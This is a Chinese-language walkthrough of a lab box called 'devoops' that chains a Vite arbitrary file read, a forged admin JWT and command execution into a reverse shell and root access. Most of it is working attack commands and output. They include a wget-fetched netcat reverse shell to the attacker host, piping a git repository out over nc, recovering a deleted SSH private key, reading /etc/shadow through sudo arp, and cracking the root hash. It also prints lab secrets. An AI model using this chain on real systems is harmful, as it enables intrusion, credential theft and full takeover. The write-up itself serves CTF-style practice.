


端口扫描

```
root@kali2 [~] → nmap -sS -p- --min-rate="5000" 192.168.31.131 [18:06:06]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 18:06 CST
Nmap scan report for 192.168.31.131
Host is up (0.00025s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
3000/tcp  open  ppp
MAC Address: 08:00:27:04:DC:A4 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 3.26 seconds
```


只有3000端口开放，web查看

CVE-2025-30208+rce



我看到这个第一眼想到的就是最近很火的CVE Vite 任意文件读取，试了一下果然如此





可以根据报错获取到项目目录 `/opt/node` ,然后通过目录扫描获取到有哪些文件长度读取

```
[18:09:58] Starting:
[18:09:58] 403 - 374B - /.env
[18:09:59] 200 - 302B - /.flac
[18:09:59] 200 - 301B - /.gif
[18:09:59] 200 - 301B - /.ico
[18:09:59] 200 - 301B - /.jpg
[18:09:59] 200 - 302B - /.jpeg
[18:10:00] 200 - 301B - /.mp3
[18:10:00] 200 - 301B - /.pdf
[18:10:00] 200 - 301B - /.png
[18:10:01] 200 - 301B - /.txt
[18:10:03] 200 - 385B - /README.md
[18:10:04] 200 - 360B - /aaa
[18:10:22] 404 - 0B - /favicon.ico
[18:10:42] 403 - 382B - /package.json
[18:10:56] 200 - 21KB - /server
[18:10:56] 200 - 21KB - /server.js
```

读取 `server.js`

```
Bash
/@fs/opt/node/server.js?raw??
```

```
JavaScript

import express from 'express';
import jwt from 'jsonwebtoken';
import 'dotenv/config';
import { exec } from 'child_process';
import { promisify } from 'util';

const app = express();
const address = 'localhost';
const port = 3001;

const exec_promise = promisify(exec);

// 提取并格式化环境变量中的禁止命令列表
const COMMAND_FILTER = process.env.COMMAND_FILTER
  ? process.env.COMMAND_FILTER.split(',')
    .map(cmd => cmd.trim().toLowerCase())
    .filter(cmd => cmd !== '')
```

```

: []];

app.use(express.json());

// 判断命令是否安全
function is_safe_command(cmd) {
  if (!cmd || typeof cmd !== 'string') return false;
  if (COMMAND_FILTER.length === 0) return false;

  const lower_cmd = cmd.toLowerCase();

  for (const forbidden of COMMAND_FILTER) {
    const escaped = forbidden.replace(/[*+?^${}()|[\]\$\s]/g, '\\$&');
    const regex = new RegExp(`\\b${escaped}\\b|^${escaped}$`, 'i');
    if (regex.test(lower_cmd)) return false;
  }

  // 过滤危险字符
  if (/[:&|]/.test(cmd)) return false;
  if (/[<>]/.test(cmd)) return false;
  if (/['$()]/.test(cmd)) return false;

  return true;
}

// 执行命令
async function execute_command_sync(command) {
  try {
    const { stdout, stderr } = await exec_promise(command);
    if (stderr) {
      return { status: false, data: { stdout, stderr } };
    }
    return { status: true, data: { stdout, stderr } };
  } catch (error) {
    return { status: true, data: error.message };
  }
}

// 根路径测试
app.get('/', (req, res) => {
  return res.json({
    status: 'working',
    data: `listening on http://${address}:${port}`
  });
});

// 签发 JWT (访客身份)
app.get('/api/sign', (req, res) => {

```

```

return res.json({
  status: 'signed',
  data: jwt.sign(
    {
      uid: -1,
      role: 'guest'
    },
    process.env.JWT_SECRET,
    { expiresIn: '1800s' }
  )
});
});

// 执行命令 (仅限 admin)
app.get('/api/execute', async (req, res) => {
  const authHeader = req.headers['authorization'];
  if (!authHeader || !authHeader.startsWith('Bearer ')) {
    return res.status(401).json({
      status: 'rejected',
      data: 'permission denied'
    });
  }

  const token = authHeader.split(' ')[1];
  try {
    const payload = jwt.verify(token, process.env.JWT_SECRET);
    if (payload.role !== 'admin') {
      return res.status(403).json({
        status: 'rejected',
        data: 'permission denied'
      });
    }
  } catch (err) {
    return res.status(401).json({
      status: 'rejected',
      data: 'permission denied'
    });
  }

  const command = req.query.cmd;
  if (!is_safe_command(command)) {
    return res.status(401).json({
      status: 'rejected',
      data: 'this command is unsafe'
    });
  }

  const result = await execute_command_sync(command);

```


```

return res.json({
  status: result.status ? 'executed' : 'failed',
  data: result.data
});
});

// 启动服务
app.listen(port, address, () => {
  console.log(`Listening on http://${address}:${port}`);
});

```

有两个api,sign和execute，读源码可以知道 jwt的key和命令执行的黑名单都在env里面，恰巧有.env文件




Bash

```

JWT_SECRET='2942szKG7Ev83aDviugAa6rFpKixZzZz'
COMMAND_FILTER='nc,python,python3,py,py3,bash,sh,ash,|,&,<,>,ls,cat,pwd,head,tail,grep,xxd'

```

于是先尝试伪造jwt然后进行命令执行，先去sign请求一个jwt



AlgorithmHS256

EncodedPASTE A TOKEN HERE

DecodedEDIT THE PAYLOAD AND SECRET

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOi0xLCJyb2xlIjoieWRtaW4iLCJpYXQiOiE3NDU1NzY1NjAsImV4cCI6MTc0NTU3ODM2MH0.oDcP4GxdcXrpIcx9XuoKU5_kEay0BNCJK6wGdfPOhI

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "uid": -1,
  "role": "admin",
  "iat": 1745576560,
  "exp": 1745578360
}
```

VERIFY SIGNATURE

HMACHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
2942szKG7Ev83aDviugAaI
) ☐ secret base64 encoded

Signature Verified

SHARE JWT

加个 `authorization` 请求头，把jwt放Bearer后面

```
Request
1 GET /execute?cmd=id HTTP/1.1
2 Host: 192.168.31.131:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOi0xLCJyb2xlIjoieWRtaW4iLCJpYXQiOiE3NDU1NzY1NjAsImV4cCI6MTc0NTU3ODM2MH0.oDcP4GxdcXrpIcx9XuoKU5_kEay0BNCJK6wGdfPOhI
9 Priority: u=0, i
10
11

Response
1 HTTP/1.1 200 OK
2 Vary: Origin
3 x-powered-by: Express
4 content-type: application/json; charset=utf-8
5 content-length: 109
6 etag: W/"6d-xcw5MP2f6TZv/v3pyAnscU/Vos"
7 date: Fri, 25 Apr 2025 18:24:51 GMT
8 connection: close
9
10 {"status":"executed","data":{"stdout":"uid=1000(runner) gid=1000(runner) groups=1000(runner)\n",
11 "stderr":""}}
```

成功rce，想要尝试反弹shell，发现过滤得很严格，但是wget没过滤，于是尝试远程写好shell脚本，然后靶机执行

测试发现靶机只有ash

Bash

```
root@kali2 [/tmp] → cat a
[18:26:54]
nc 192.168.31.34 4567 -e /bin/ash
root@kali2 [/tmp] → python -m http.server 6677
[18:26:55]
Serving HTTP on 0.0.0.0 port 6677 (http://0.0.0.0:6677/) ...
```

Bash

```
wget http://192.168.31.34:6677/a
chmod +x a
./a
```

```
root@kali2 [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.31.34] from (UNKNOWN) [192.168.31.131] 42229
id
uid=1000(runner) gid=1000(runner) groups=1000(runner)
```

git

```
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3002         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3000          0.0.0.0:*               LISTEN      2695/node
tcp6       0      0 :::3001               :::*                   LISTEN      2701/node
```

3002开了个gitea，但是发现runner用户有权限读取里面文件

```
cd gitea
ls -al
total 20
drwxr-xr-x  5 gitea  root    4096 Apr 21 13:52 .
drwxr-xr-x  4 root   root    4096 Apr 21 13:41 ..
drwxr-xr-x  2 gitea  www-data 4096 Apr 21 14:36 db
drwxr-xr-x  3 gitea  www-data 4096 Apr 21 14:22 git
drwxr-xr-x  2 gitea  www-data 4096 Apr 21 21:44 log
```

```
cd node.git
ls -al
total 44
drwxr-xr-x  8 gitea  www-data 4096 Apr 21 14:36 .
drwxr-xr-x  3 gitea  www-data 4096 Apr 21 14:35 ..
-rw-r--r--  1 gitea  www-data  21 Apr 21 14:35 HEAD
drwxr-xr-x  2 gitea  www-data 4096 Apr 21 14:35 branches
-rw-r--r--  1 gitea  www-data  66 Apr 21 14:35 config
-rw-r--r--  1 gitea  www-data  73 Apr 21 14:35 description
drwxr-xr-x  6 gitea  www-data 4096 Apr 21 14:35 hooks
drwxr-xr-x  2 gitea  www-data 4096 Apr 21 14:36 info
drwxr-xr-x  3 gitea  www-data 4096 Apr 21 14:35 logs
drwxr-xr-x 24 gitea  www-data 4096 Apr 21 14:36 objects
drwxr-xr-x  4 gitea  www-data 4096 Apr 21 14:35 refs
```

于是想使用git进行信息查看，但是我没有交互式shell，所以传到kali查看

kali

```
Bash
nc -l -p 12345 > /tmp/node.git.tar
```

靶机

Bash

```
tar -cf - node.git | nc 192.168.31.34 12345
```

Bash

```
root@kali2 [/tmp/node.git] git:(main) → git log
```

Bash

```
commit 1994a70bbd080c633ac85a339fd85a8635c63893 (HEAD -> main)
Author: azwhikaru <37921907+azwhikaru@users.noreply.github.com>
Date: Mon Apr 21 14:36:12 2025 +0800

    del: oops!

commit 02c0f912f6e5b09616580d960f3e5ee33b06084a
Author: azwhikaru <37921907+azwhikaru@users.noreply.github.com>
Date: Mon Apr 21 14:34:37 2025 +0800

    init: init commit
```

Bash

```
root@kali2 [/tmp/node.git] git:(main) → git diff
02c0f912f6e5b09616580d960f3e5ee33b06084a 1994a70bbd080c633ac85a339fd85a8635c63893
```

```
diff --git a/id_ed25519 b/id_ed25519
deleted file mode 100644
index a2626a4..0000000
--- a/id_ed25519
+++ /dev/null
@@ -1,7 +0,0 @@
-----BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
-QyNTUxOQAAACCB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAjgA8k3lAPJN
-5QAAAAAtzc2gtZWQyNTUxOQAAACCB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
-AAAEbX7jUWSgQUQgA8z8yL85Eg1WiSgijsu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
-WzPaOK+70IcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
(END)
```

拿到hana的私钥

```
root@kali2 [/tmp] → cat aaa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAjgA8k3lAPJN
5QAAAAAtzc2gtZWQyNTUxOQAAACCB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
AAAEbX7jUWSgQUQgA8z8yL85Eg1WiSgijsu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
WzPaOK+70IcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```



```
Bash
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAjgA8k3lAPJN
5QAAAAAtzc2gtZWQyNTUxOQAAACCB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
AAAEbX7jUWSgQUQgA8z8yL85Eg1WiSgijSu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
WzPaOK+70IcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

然后将22端口转发出来ssh连接即可拿到hana权限

```
Bash
socat TCP4-LISTEN:4567,fork TCP4:127.0.0.1:22
```

```
Bash
root@kali2 [/tmp] → ssh -i aaa hana@192.168.31.131 -p 4567
[18:51:05]

devoops:~$ id
uid=1001(hana) gid=100(users) groups=100(users),100(users)
```

arp提权

```
Bash
devoops:~$ sudo -l
Matching Defaults entries for hana on devoops:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for hana:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User hana may run the following commands on devoops:
    (root) NOPASSWD: /sbin/arp
```

arp可以读文件

```
devoops:~$ sudo arp -v -f /etc/shadow
>>
root:$6$FGoCak03/TPFyf0f$6eojvYb2zPpVHYs2eYkMKETlkkilK/6/pfug1.6soWhv.V5Z7TYNDj9hw
MpTK8F1leMOnjdLv6m/e94qzE7XV.:20200:0::::
```

爆破root密码

```
root@kali2 [/tmp] → john bbb --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt [1]
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
eris (?)
1g 0:00:02:34 DONE (2025-04-25 18:57) 0.006471g/s 688.3p/s 688.3c/s 688.3C/s fatal1..enter5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
~ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),27(video)
```